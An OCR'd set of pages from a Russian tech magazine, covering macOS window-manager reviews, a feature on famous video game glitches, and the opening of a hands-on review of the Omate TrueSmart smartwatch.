Название Moom создано из двух слов: move и zoom. Впрочем, с этими функциями все понятно — как и другие программы в обзоре, эта позволяет двигать окна и изменять их размеры. Главное отличие Moom — это его необычный интерфейс.

Есть два способа пользоваться Moom. Первый — наводить курсор мыши на кнопку + в заголовке окна. Появится меню, в котором есть готовые варианты изменения размера: на весь экран, половинка по вертикали справа или слева, половинка по горизонтали сверху или снизу.


В настройках можно задать свои варианты расположения и размера — при помощи такой же сетки, как в Divvy. Мало того, поставив соответствующую галочку, и саму сетку можно добавить к меню, что придаст Moom еще большее сходство с Divvy.

Однако самый интересный вариант применения не этот, а тот, что вызывается по сочетанию клавиш. Чтобы опробовать его, нужно зайти в раздел «Клавиатура» настроек программы и задать там хоткей для вызова Moom. По нажатии на него посередине экрана появится значок Moom. Теперь активное окно можно переставлять, нажимая на клавиатуре кнопки со стрелочками, а Tab отцентрирует его по вертикали.

Настройки Moom гибки: можно задать любые размеры окон, в том числе указать длину и ширину в пикселях, а затем при желании назначить сочетание клавиш. Или, например, сделать снапшот открытых окон — тогда при нажатии на соответствующий хоткей Moom восстановит все окна, что были открыты на момент создания слепка.

Приятная деталь: собственным вариантам расположения разрешено задавать не только «глобальные» сочетания клавиш, но и цифровые кнопки, которые будут срабатывать, только когда вызван сам Moom.

Бесплатно Moom сработает ровно 100 раз, а затем попросит приобрести лицензию за 10 долларов. Как вариант — программу можно купить в App Store.



Значок Moom появляется поверх всех окон. При желании можно включить подсказку

SIZEUP

j.mp/1gmB7DR


Говоря о менеджерах окон для OS X, нельзя не упомянуть программу SizeUp, которая долгое время считалась лучшей. И по сей день на форумах и обзорах можно прочесть, что SizeUp — надежный выбор. Спорить сложно, однако на данный момент SizeUp мало чем выделяется на фоне конкурентов.

После установки SizeUp его значок появится в менюбаре. Кликнув по нему, можно выбрать один из стандартных и уже хорошо знакомых вариантов расположения окна: половинки, четвертушки, полный экран, центрирование, а также откат к изначальному размеру. Из интересного — возможность отправить окно на соседний экран или монитор, если таковые имеются.

Конечно же, в настройках SizeUp есть возможность задать сочетания клавиш для каждой из команд. Вероятно, именно с SizeUp «срисовывали» бесплатный Spectacle, потому что выглядят их настройки очень похоже.

В отличие от Spectacle, в SizeUp есть некоторые штучки: можно задать отступы от краев экрана и стандартный размер окон при делении рабочего пространства на две или четыре части.

За SizeUp просят 14 долларов, и купить его можно только через сайт — в App Store программы нет.



Настройки SizeUp

CINCH

j.mp/1kJ5vzf

Cinch — это очень простая программа, созданная теми же авторами, что и SizeUp. Cinch добавляет в OS X функцию, знакомую всем пользователям Windows 7 и 8: возможность отдавать окну ровно половину экрана, активируемую перетаскиванием окна направо или налево. Перетаскивание к верхнему краю откроет окно на полный экран, а если потащить обратно, то оно автоматически примет прежние положение и размер.

Настроек, влияющих на поведение программы, у Cinch нет в принципе, так что и описывать нечего. Купить Cinch можно за 7 долларов в App Store или на сайте разработчика.

DIVVY


https://mizage.com/divvy/

Создатели Divvy изобрели оригинальный подход к расположению окон. Значок приложения в менюбаре или заданное в настройках сочетание клавиш вызывают окно с сеткой, на которой мышью можно выбрать требуемый размер активного окна. Изначально сетка разделена на 36 квадратов (6 на 6), но при желании это число можно уменьшить или увеличить — вплоть до сотни (то есть 10 на 10 прямоугольников).

Чтобы не выбирать размеры и позицию окна каждый раз, в настройках Divvy есть место для заготовок. Задаем область экрана при помощи все той же сетки, придумываем сочетание клавиш, и готово — теперь можно пользоваться Divvy так же, как и Spectacle. Разница лишь в том, что Divvy позволяет настроить нестандартные размеры.

К сожалению, с сеткой Divvy нельзя работать при помощи клавиатуры. Понятно, что курсор мыши для этого так или иначе удобнее, но на всякий случай было бы полезно иметь возможность не пользоваться им.

Стоит программа 14 долларов и доступна в App Store. Для желающих предварительно ознакомиться с продуктом на сайте разработчиков есть демоверсия.



Настройки Divvy

ЧТО ВЫБРАТЬ

Бесплатный Spectacle прекрасно подойдет для начала — пусть в нем и нет никаких наворотов, он отлично делает свое дело. Бывшим пользователям Windows, скучающим без клеящихся к краям экрана окон, поможет Cinch (впрочем, маководам тоже ничто не мешает оценить по достоинству открываемую им возможность). Из полновесных платных менеджеров окон наиболее приятное впечатление оставляют Moom и Divvy. У первого больше интересных вариантов использования, второй проще и понятнее. Что до SizeUp, то его разработчикам стоило бы задуматься о новой версии, которая вернет программе прежнюю славу.

8 лучших глюков в играх

Андрей Письменный
apismenny@gmail.com

Один из законов Мерфи гласит: «В каждой нетривиальной программе есть хоть один баг». В компьютерных играх тоже полно багов. И они веселее и зрелищнее любых других.

Kill Screen на игровых автоматах




Когда-то давным-давно компьютерные игры были не такими, как сегодня. Чтобы играть в них, нужно было идти в зал игровых автоматов, там покупать жетоны и тратить один за другим в попытках пройти практически непроходимые уровни. Впрочем, для настоящих мастеров нет ничего невозможного, и если, к примеру, в Pac-Man было 255 уровней, то рано или поздно находился герой, способный пройти их все.

Вот только 256-го уровня быть не может, и вместо него с игровыми автоматами случалось странное. В Pac-Man половина экрана замусоривалась буквами и кусочками спрайтов — это называется Kill Screen, то есть «экран-убийца». Причина его появления прозаична: процедура, отвечающая за отрисовку элементов игры, использует номер уровня для того, чтобы вычислять количество и местоположение бонусов. Выход за пределы однобайтового числа ведет к описанным результатам.

При этом игра после 255-го уровня не прерывается, и чемпионы Pac-Man могут продолжать проходить уровень за уровнем, несмотря на свалку на экране. Очки тоже продолжают засчитываться, но настоящие профессионалы стараются не доходить до «экрана-убийцы» и набирать максимальное количество очков раньше.

Kill Screen бывает не только в Pac-Man. Известно, к примеру, о существовании экрана-убийцы в «Утиной охоте» на NES: там после 99-го уровня утки становятся неуязвимыми и начинают носиться по экрану со страшной скоростью. В Donkey Kong на 22-м уровне Марио начинает умирать через несколько секунд после старта. Увы, этим эффектам далеко до зрелищности разваливающегося Pac-Man.







Чума в World of Warcraft

Город завален трупами, потоки людей пытаются вырваться из чумных зон, слышны крики о помощи. Нет, это не Лондон в 1666 году, а один из серверов World of Warcraft 13 сентября 2005 года. То, что произошло в тот день, стало полной неожиданностью и для игроков, и для разработчиков. Это событие вошло в историю WoW, да и компьютерных игр вообще, и получило величественное название Corrupted Blood Incident — инцидент Порченой Крови. Резонанс был так велик, что об инциденте говорили в теленовостях и писали в газетах.

Началось все с открытия Зул'Гуруба — нового рейдового подземелья. Его финальный босс — змееобразная когтистая зверюга по имени Хаккар, умеющая портить кровь игрокам не только в переносном, но и в буквальном смысле. Игрок, пораженный «порченой кровью», начинает быстро терять здоровье и может заразить других игроков. В условиях изолированного подземелья в этом нет ничего необычного, и либо игроки справляются с проблемой, либо персонажи гибнут и воскресают уже без порченой крови. В теории вынести заразу за пределы Зул'Гуруба было невозможно, но это в теории.

Охотники в WoW водят с собой своих охотничьих зверей и могут по желанию выпускать или отзывать их. Как оказалось, на животных тоже распространяется порченая кровь — это запланированный разработчиками эффект. Но никто не знал, что отозванное и затем выпущенное вне подземелья животное все еще будет переносчиком заразы. Первый же такой случай дал начало эпидемии.

Через определенное время техподдержка разобралась в ситуации и сбросила часть данных сервера, но это помогло ненадолго: игроки, прознав про возможность начать эпидемию, стали делать это умышленно, а форумы позволили распространить новость, и следом экспериментировать стали и на других серверах. Вирусный характер самой информации о «чуме» сослужил все распространению виртуальной заразы добрую службу.

Corrupted Blood Incident мешал играть, и недостатка в жалобах не было, но для большинства заставших «чуму» игроков тяготы с лихвой окупились возможностью похвастаться участием в столь эпохальном событии. Разработчики WoW, вдохновившись ажиотажем, с тех пор неоднократно специально устраивали схожие (но не столь брутальные) «инциденты» — просто потехи ради и чтобы всем было что вспомнить.



Хаккар

Программирование Game Boy изнутри Pokemon



Вряд ли кому-то нужно объяснять, что такое «Покемоны». Оригинальная игра Pokemon выходила уже в 12 редакциях, начиная с Pokemon Red and Blue для Game Boy и заканчивая Pokemon X and Y для Nintendo 3DS. Всего на сегодняшний день продано около 245 миллионов копий разных версий «Покемонов», и неудивительно, что эти игры (в особенности самые первые) изучены от начала до конца, включая, конечно, всевозможные глюки.

Самый известный из глюков Pokemon — это покемон по имени Missingno, прячущийся в версии игры для Game Boy Color. Обнаружить его нелегко: нужно активировать другие известные баги в правильном порядке. Сначала «глюк со стариком», потом глюк дупликации предметов, потом перейти в определенную локацию и там встретиться лицом к лицу с Missingno. Это красивое имя на самом деле значит слова Missing Number («Номер отсутствует»), не влезшие в поле. Сам покемон выглядит как образцовый глюк — то есть как свалка из случайных пикселей и кусочков других картинок. Миссингно ведет себя как любой другой покемон, но пользоваться им нужно осторожно — того и гляди потеряешь все данные.

Но даже история Миссингно меркнет в сравнении с тем, что фанатам игры удалось сотворить с Pokemon Yellow. Начинается все с бага, позволяющего превысить лимит инвентаря и выйти за предел максимально разрешенных двадцати предметов. Звучит скучно? Есть один нюанс: игра при этом не выделяет память для новых ячеек, и номера предметов начинают попадать в области, где находятся другие данные. Дальше же открываются безграничные возможности.

Физик и программист Роберт Льюис Мак-Интайр не пожалел своего времени, чтобы реализовать способ внедрять произвольный код в Pokemon Yellow и делать буквально что угодно: не только читерить, но и добавлять в игру новые элементы. В качестве демонстрации он реализовал внутри «Покемонов» плеер MIDI и просмотрщик PNG.

Начинается все довольно прозаично: Мак-Интайр создает глючные предметы, за которые в игровом магазине дают почти бесконечное количество денег. На эти деньги покупается множество других предметов: десятки бутылочек с лимонадом и лечащих зелий, сотни камешков и так далее. Точное количество важно: информация о нем, как и номера предметов, попав в «расширенный» инвентарь, будет интерпретирована Геймбоем как программа.

Если продолжать раздувать инвентарь, игра рано или поздно окажется испорчена. Да и программировать в машинных кодах, используя бутылочки лимонада, бананы и прочие съедобные и несъедобные вещи, мягко говоря, утомительно. Мак-Интайр успешно решил все проблемы, создав сложную систему из оберточных программ. Теперь код можно набирать напрямую кнопками Геймбоя, видеть на экране распечатку и, конечно, сохранять программу в свободную область памяти, а не поверх других функций игры.

Иногда стоит начать ковырять баг и оказывается, что под ним не видно дна.

Так выглядит Missingno



Легендарные глюки Ultima Online



Люди в истинно черном

Создатели Ultima Online делали то, чего до них не делал никто: графическую массово-многопользовательскую игру с обширным миром и впечатляющими возможностями. Первопроходцы часто действуют по наитию, и, возможно, именно поэтому Ultima Online так непохожа на современные MMORPG. Не обошлось и без ошибок — в том числе обыкновенных багов. Те из них, что игрокам удалось заметить и использовать себе на благо, теперь стали легендарными.

О природе глюков UO отлично рассказывает в своем блоге один из разработчиков Раф Костер. Костер объясняет, что часть объектов игрового мира «Ультимы» была записана на установочный компакт-диск и считалась статической. Динамические же объекты подгружаются с сервера каждый раз, как игрок должен их увидеть. Например, дерево или озеро — это статические объекты, а стоящий в доме стул — динамический. В UO стул можно передвинуть или даже сломать.

Но что, если с информацией на диске что-то не так? Например, разработчики обнаружили, что один тайл с водой близ берега отсутствует и на его месте — черный квадратик. Новый тайл был добавлен как динамический объект. Вот только сделали это неаккуратно и забыли указать, что предмет нельзя поднимать. Результат? Когда игроки нашли кусочек моря, который можно взять в инвентарь, они, конечно, немедленно это сделали. И продолжали делать каждый раз, как тайл восстанавливался на своем месте после очередной перезагрузки сервера. Иметь переносную воду оказалось очень полезно: ее, например, можно бросить на землю, ловить в ней рыбу, а потом забрать обратно.

Так в Ultima Online появились редкие предметы — такие, которые нельзя выбить из монстров, купить в магазине или создать при помощи крафтинга. Редкости можно было только найти и тащить по одной, что и делалось с большим успехом. Еще бы — даже безделушку можно было выгодно продать на eBay.

Не менее поучительна история с «настоящей черной краской», распространившейся по миру UO почти как чума по WoW. Источником краски была ванночка для окрашивания со сглючившим индексом цвета: все, что в нее помещалось, начинало выглядеть как абсолютно черный предмет, дыра в мире. Поскольку краску в UO можно переносить из ванночки в ванночку, игроки стали с удовольствием распространять «настоящий черный» и красить в него одежду. Даже когда администраторы спохватились и уничтожили все нелегальные черные ванночки, предметы остались. Надо ли говорить, как высоко они ценились?

Приняв первые меры пресечения, разработчики смилостивились и решили, что, если оставить игрокам их уже существующие абсолютно черные вещи, ничего плохого не случится. Так родилась легенда.



Ермак из Mortal Kombat



История Ермака из Mortal Kombat — это история бага (или, вернее, небольшой ошибки разработчиков), который умудрился зажить своей независимой жизнью. Началось все с одной строчки — ERMACS. Ее можно было найти на экране статистики в одной из самых первых версий Mortal Kombat сразу после строк о количестве появлений и побед скрытого персонажа Рептайла. Строка эта полностью звучит как Error Macroses. Разработчики добавили ее, чтобы смотреть, сколько раз за время игры выполнялись макросы, срабатывающие при возникновении ошибок.

У игроков (особенно, надо думать, юных) имелась иная теория о том, что такое ERMACS. Стоящий после другого скрытого персонажа ERMACS в их коллективном воображении превратился в такого же ниндзя, как Сабзиро, Скорпион и Рептайл, только в красной одежде и со своими спецприемами. В одной из последних версий первой части Mortal Kombat строку ERMACS вообще убрали, чтобы никого не путать, но легенда Ермака жила несмотря ни на что.

В Mortal Kombat II разработчики решили немного пошутить с поклонниками Ермака и добавили пару упоминаний о нем. Так, секретный персонаж Джейд мимоходом бросает фразу «Ермак кто?», а после прохождения игры внизу экрана можно заметить строчку CEAMR ODSE NTO EXITS, что, если переставить буквы, означает Ermac does not exist — то есть «Ермака не существует».

По-настоящему авторы игры сдались к моменту выпуска Ultimate Mortal Kombat 3 — расширенной версии третьей части игры. Там Ермак наконец-то появляется среди персонажей — в том самом красном комбинезоне, который ему когда-то приписывали. Как и у других персонажей, у Ермака есть красивая легенда: он рожден из душ, похищенных Шао Каном, владеет телекинезом, возможностью переходить между мирами, а также серьезным расстройством личности. О себе Ермак говорит исключительно во множественном числе — ссылаясь то ли на то, что у него больше одной души, то ли на множественное число в той злополучной строке, из которой он вышел по-настоящему.

GAME AUDITS
REVISION 3.0 8/31/92

HIGHEST BATTLE REACHED	0
WINNING STREAK RESET COUNT	0
DIFFERENT CHARACTERS PICKED	0
SAME CHARACTERS PICKED	0
GORO WINS	0
GORO LOSS	0
SHANG TSUNG BEATEN	0
REPTILE APPEARANCES	0
REPTILE BATTLES	0
ERMACS	0


Легенда о Ермаке родилась из этого экрана

Creepy Watson

Компьютерная игра «Sherlock Holmes: Nemesis», возможно, не так известна, как оригинальные произведения Конан Дойля, да и среди компьютерных игр сколько-нибудь важного места не занимает. Зато она знаменита одним из самых пугающих глюков, что только можно встретить в играх.

Большую часть времени игрок управляет Шерлоком Холмсом и видит все от первого лица. Доктор Ватсон, как и положено, всегда находится где-то поблизости и помогает своему гениальному напарнику расследовать преступления. Однако «где-то поблизости» в интерпретации разработчиков игры оказалось очень странной штукой. Дело в том, что у Ватсона нет анимации ходьбы и, как на него ни посмотришь, он просто стоит посреди очередной комнаты.

Казалось бы — что может быть страшного в спокойно стоящем Ватсоне? Вот только стоит отвести от него взгляд, пройти вперед, а потом снова повернуть голову, как Ватсон оказывается на новом месте. Иногда можно себе представить, что он туда прошел, пока его не было видно, но зачастую Ватсон телепортируется в самые неожиданные места, куда просто не мог проникнуть незамеченным. В итоге если внимательно следить за Ватсоном, то понимаешь, что он подобен кошмару из какого-нибудь ужастика и преследует Холмса как наваждение. Ни звука шагов, ни дружеского приветствия — лишь немигающий взгляд неподвижно стоящего джентльмена с армейской выправкой.



Ватсон. Стоит. Смотрит



Зверства Red Dead Redemption

Фирма Rockstar Games знаменита замечательным игровым жанром собственного изобретения. В нем сочетаются огромные миры, свобода действий, необязательный, но интересный сюжет, а также погони и перестрелки — в огромных количествах. Речь, конечно, об играх серии Grand Theft Auto и ответвлений вроде Bully и Red Dead Redemption.

Открытый «живой» (вернее, симулирующий реалистичные события) мир — штука сложная, и нередки случаи, когда игровые персонажи начинают делать что-то совершенно незапланированное. Хуже всего получилось с Red Dead Redemption — аналогом GTA, только на Диком Западе и с лошадьми вместо машин. Почему-то именно RDR кишел странными глюками, которые не столько мешают играть, сколько заставляют игроков смотреть на экран круглыми глазами, показывать пальцем и звать окружающих вглянуть на происходящее.

Движок RDR иногда путает людей и животных, смешивая их модели и сценарии поведения в невообразимый коктейль. Как вам женщина-осел, на которой можно ездить? А летающая по небу собака, держащая в лапах дробовик и время от времени выкрикивающая ругательства? А смертоносный карлик-кугуар? Впрочем, глючить могут не только модели, но и физика. Почему эта повозка, запряженная лошадьми, так странно раскачивается? А почему она вдруг улетает в космос? Кто знает, кроме разработчиков!



Наездник и лошадь. Так уж вышло, что наездник тоже лошадь

Мутанты в Sims

Как и нетленка Rockstar, игры серии Sims симулируют реальную жизнь и при этом, конечно же, время от времени шикарно глючат. Выглядит это очень по-разному. Кто-то из симсов может вести свою размеренную жизнь и заниматься повседневными делами, а потом внезапно спутать пол с бассейном и начать плавать по дому.

А что иногда происходит с моделями! Кошки, выглядящие так, будто их случайно вывернуло наизнанку (и они этого не заметили), люди-кентавры, дети с пугающей внешностью... В худшем случае вместо ребенка у невезучей пары симсов может родиться такая неведома зверушка, что сразу даже не поймешь, что это. Вглядевшись, догадываешься, что перед тобой причудливо размазанное в пространстве взрослое тело с детской головой. И это если повезет — вместо модели взрослого человека может оказаться, например, лошадь. Вообразите, как это должно пугать домохозяек и школьниц, составляющих большую часть поклонников Sims!



«А это наша Машенька. Что уставились?! Совершенно нормальный ребенок!»


Смартфон с ремешком


Субъективный взгляд на умные часы Omate TrueSmart



Евгений Зобнин
execbit.ru

В августе 2013 года на kickstarter.com начался сбор средств на умные часы Omate TrueSmart, позиционируемые как устройство нового класса, которое может работать обособленно от смартфона и даже полностью заменить его. Чтобы проверить, на что способен подобный гаджет, я приобрел часы и ходил в них около недели, отложив смартфон на полку. Что из этого вышло — читай в моем обзоре.





Плата Omate TrueSmart



ВОСТОРГ И ПОКУПКА

Впервые о часах от Omate я узнал из твиттера известного Android-хакера Пау Оливы (Pau Oliva), сообщившего о скором окончании кампании на кикстартере. К тому времени я уже окончательно разочаровался в идее умных часов и даже не думал об их покупке. Однако ребята из Omate так красиво и доходчиво расписали суть идеи, показали множество видео и фотографий, продемонстрировали возможности подобного класса девайсов, что всего через неделю я, завороженный, бежал на их сайт (кампания на кикстартере уже закрылась, перевалив за миллион), дабы отдать свои честно заработанные 250 долларов за девайс, существовавший только в виде тестового образца.

Omate резко отличались от всех остальных доступных на рынке часов. Они не просто позволяли «удаленно работать» с телефоном, но сами, по сути, являлись полноценным смартфоном с очень даже неплохими характеристиками. Omate TrueSmart планировалось оснастить двухъядерным процессором Cortex-A7 на 1,3 ГГц, 512 Мб (или 1 Гб в extreme edition) оперативной памяти, 4 Гб (или 8 Гб) внутренней памяти, IPS-дисплеем от LG на 1,54 дюйма, 5-мегапиксельной камерой, модулями Wi-Fi, Bluetooth и 3G, слотом для microSIM-карты, акселерометром, компасом, микрофоном и динамиком. И как будто всего этого было мало — еще и влагостойким корпусом и сапфировым стеклом.

Все это означало, что часы вообще не должны были зависеть от смартфона и могли заменять его в те моменты, когда им пользоваться неудобно или он недоступен. Это могла быть прогулка на пляж, бег, езда на велосипеде и еще множество других областей. Везде, где смартфон оказывался слишком тяжелым и крупным, часы могли оставаться на руке и своевременно оповещать о событиях, SMS, письмах и даже совершать звонки. В отличие от традиционных умных часов Omate TrueSmart действительно могли стать полезным аксессуаром, а не просто очередной примочкой к уже имеющемуся смартфону. При желании на них можно было бы сыграть в GTA 3 или Max Payne, если бы, конечно, это имело хоть какой-то смысл.

В общем, я сделал заказ на сайте omate.com и стал ждать. Поставки должны были начаться уже в конце ноября, но сроки неоднократно срывались, и после долгих переговоров мою стильную прозрачную коробку с высокотехнологичным гаджетом внутри отправили в числе последних только 29 января, примерно через два месяца после начала продаж «клонов» Omate в лице Simvalley AW-414.go, IconBit Callisto 100 и Pearl AW-414/420/421.



INFO

Несмотря на всего 512 Мб оперативной памяти, Android 4.2.2 на часах показывает превосходную производительность. В сравнении с бюджетными смартфонами с таким же количеством памяти он просто летает.

Вместо стандартного порта microUSB для зарядки часов используется своего рода захлопывающаяся коробка, которая закрывает часы внутри себя и крепко прижимает контакты

КЛОНЫ, КЛОНЫ, КЛОНЫ

Чтобы не вводить читателя в заблуждение, здесь я должен сделать небольшое отступление. На самом деле сейчас на рынке доступны несколько очень похожих на Omate часов, и все они производятся на фабриках компании Umeox. Сама эта компания, насколько мне известно, продажей часов не занимается, но поставляет их по контракту нескольким брендам, включая русский Inconbit. При всем сходстве эти часы несколько дешевле и не обладают частью фич Omate, включая сапфировое стекло и защиту от влаги и пыли уровня IP67.

Именно в недрах Umeox были разработаны первые образцы этих часов, и именно они впервые занялись их массовым производством, результат которого можно увидеть на виртуальных полках интернет-магазинов. Omate, в свою очередь, была одним из подразделений Umeox, которое занималось софтверной частью часов (Omate UI 1.0). Однако в определенный момент Omate отпочковалась от компании-родителя и стала независимой компанией со своим видением концепции умных часов.

Взяв уже готовую плату, в Omate придумали новый дизайн, доработали софт и начали кампанию на kickstarter.com, чтобы наладить производство. После того как необходимая сумма была получена (вернее, она оказалась в десять раз выше необходимой), ребята из Omate не мудрствуя лукаво отдали заказ все той же Umeox и начали рассылать произведенные образцы жертвователям. В результате теперь покупателям доступны два почти одинаковых девайса: Omate TrueSmart и куча клонов оригинальных часов от Umeox. Отличий от Omate в них пять:

- Угловатый архаичный дизайн. У Omate он явно лучше.
- 3-мегапиксельная камера взамен 5-мегапиксельной у Omate (поправка: оказалось, что это 3 Мп с интерполяцией до 5 Мп).
- AMOLED-экран вместо IPS у Omate.
- Отсутствие устойчивости к влаге и пыли, экран с обычным стеклом (возможно, это Gorilla Glass, но доподлинно неизвестно).
- Отсутствие более продвинутой версии с 1 Гб RAM и 8 Гб ROM.

Но, наверное, самое важное отличие от Omate — это поддержка и сервисы. В отличие от Umeox, а уж тем более брендов, которые продают эти часы, ребята из Omate изначально заявили о создании вокруг своих часов экосистемы из энтузиастов, хакеров и программистов. Это означает, что Omate собиралась своевременно обновлять часы, создать собственный магазин приложений, программу-компаньон для связи со смартфоном и всячески поддерживать независимых разработчиков прошивок. И частично они эту задачу таки выполнили, но обо всем по порядку.

ПОЛУЧЕНИЕ ЧАСОВ И ПЕРВЫЕ ВПЕЧАТЛЕНИЯ

Часы пришли из Германии обычной почтой примерно за две недели. Внутри стандартного пластикового пакета оказалась картонная коробка, в ней довольно стильный прозрачный пластиковый контейнер, днище которого служит отделом для хранения зарядника и прочих аксессуаров, а верхняя часть начи-



Содержимое коробки



Инструкции и стикеры

нается со штатива, где закреплена подушка с надетыми на нее часами. Сам штатив, кстати говоря, оказался сломанным, часы, однако, от этого не пострадали.

В том самом днище, которое открывалось после снятия часов, кроме зарядника и microUSB-кабеля также оказалась дополнительная батарея на 600 мА • ч (ставшая стандартным аксессуаром после того, как проект собрал 900 тысяч долларов), а также пакетик с небольшой отверткой и четырьмя запасными болтами. Все это необходимо, чтобы установить microSIM-карту и карту памяти, которые скрыты за боковой и задней герметичными крышками. В комплекте также была небольшая инструкция, сообщающая, как проделать эту операцию, на разных языках, гарантийный талон, инструкция по использованию специальной клавиатуры Fleksy, благодарственная «визитка» с подписью CEO Omate и фирменная наклейка с логотипом часов.

Сами часы представляют собой небольшой, но довольно увесистый и толстый прямоугольник со скругленными углами, который на первый взгляд показался неудобным и нелепым из-за толщины в целых 14 мм, но спустя несколько дней использования это ощущение прошло. Забегая вперед, скажу, что вес (100 г) и толщина — это действительно одни из главных недостатков часов, но у тех, кто уже носил на себе различные спорт-трекеры и просто спортивные водонепроницаемые часы с металлическим корпусом, это не вызовет никакого дискомфорта. Да и батарея в Omate самая емкая из всех умных часов, а занимает она чуть ли не половину пространства.

С левой стороны часов располагается отверстие микрофона и закрученная на два болта крышка отверстия для SIM-карты; вставлять ее, правда, совсем не обязательно, так как в режиме компаньона для смартфона часы используют Bluetooth. На правой стороне находятся кнопки включения и «Домой», между



WWW

Сайт компании-производителя: www.omate.com

Официальный рекавери TWRP для Omate: goo.gl/e4GgQk

Обсуждение Omate на XDA: goo.gl/oU7uZf

Решение проблемы с доступом к настройкам служб: goo.gl/Mw7xyD

которыми располагается камера — правда, она не имеет практически никакой смысловой нагрузки, так как делать снимки с ее помощью жутко неудобно, а использовать для скайпа невозможно.

Внутренняя сторона часов — это прикрученная на четыре болта крышка, после снятия которой открывается доступ к слоту для SD-карты. Вот только снимать эту крышку нельзя — теряется гарантия влагостойкости, да и вообще любая другая гарантия. По сути, это самая настоящая издевка над пользователями, но, с другой стороны, проходив в часах неделю, я так и не смог придумать, зачем вообще мне может быть нужна SD-карта в таком устройстве.

Еще одна отличительная черта задней крышки — это контакты для зарядника и передачи данных. Дело в том, что вместо стандартного порта microUSB для зарядки часов используется своего рода захлопывающаяся коробка, которая закрывает часы внутри себя и крепко прижимает контакты. Кабель microUSB, в свою очередь, втыкается в эту коробку, и это еще одно извращение, которое становится большим минусом часов. Зависимость от специального зарядника сильно ограничивает «транспортабельность» часов: вместо того, чтобы в случае необходимости воспользоваться одним из вездесущих microUSB-кабелей, приходится брать с собой этот странный агрегат. Но это если речь идет о путешествии длительностью в два-три дня.

Ремешок у часов тоже довольно-таки интересный. Мало того что он имеет нулевую подвижность в месте крепления к часам, что само по себе никакого дискомфорта не создает, так он еще и носит статус антенны для GPS и 3G. На самом деле это, конечно же, классное техническое решение, которое позволяет часам ловить сигнал даже лучше смартфона, но в случае по-

ИСТОРИЯ С GOOGLE PLAY

Изначально часы позиционировались как девайс с официальной поддержкой Google Play и других фирменных приложений поисковика. Позже, однако, выяснилось, что устройство не смогло пройти сертификацию Google и в продажу была выпущена версия без маркета. По идее, этот факт должен был создать большую проблему для пользователей, которым бы пришлось получать на устройстве root, затем ставить кастомный рекавери и прошивать с его помощью архив gapps.

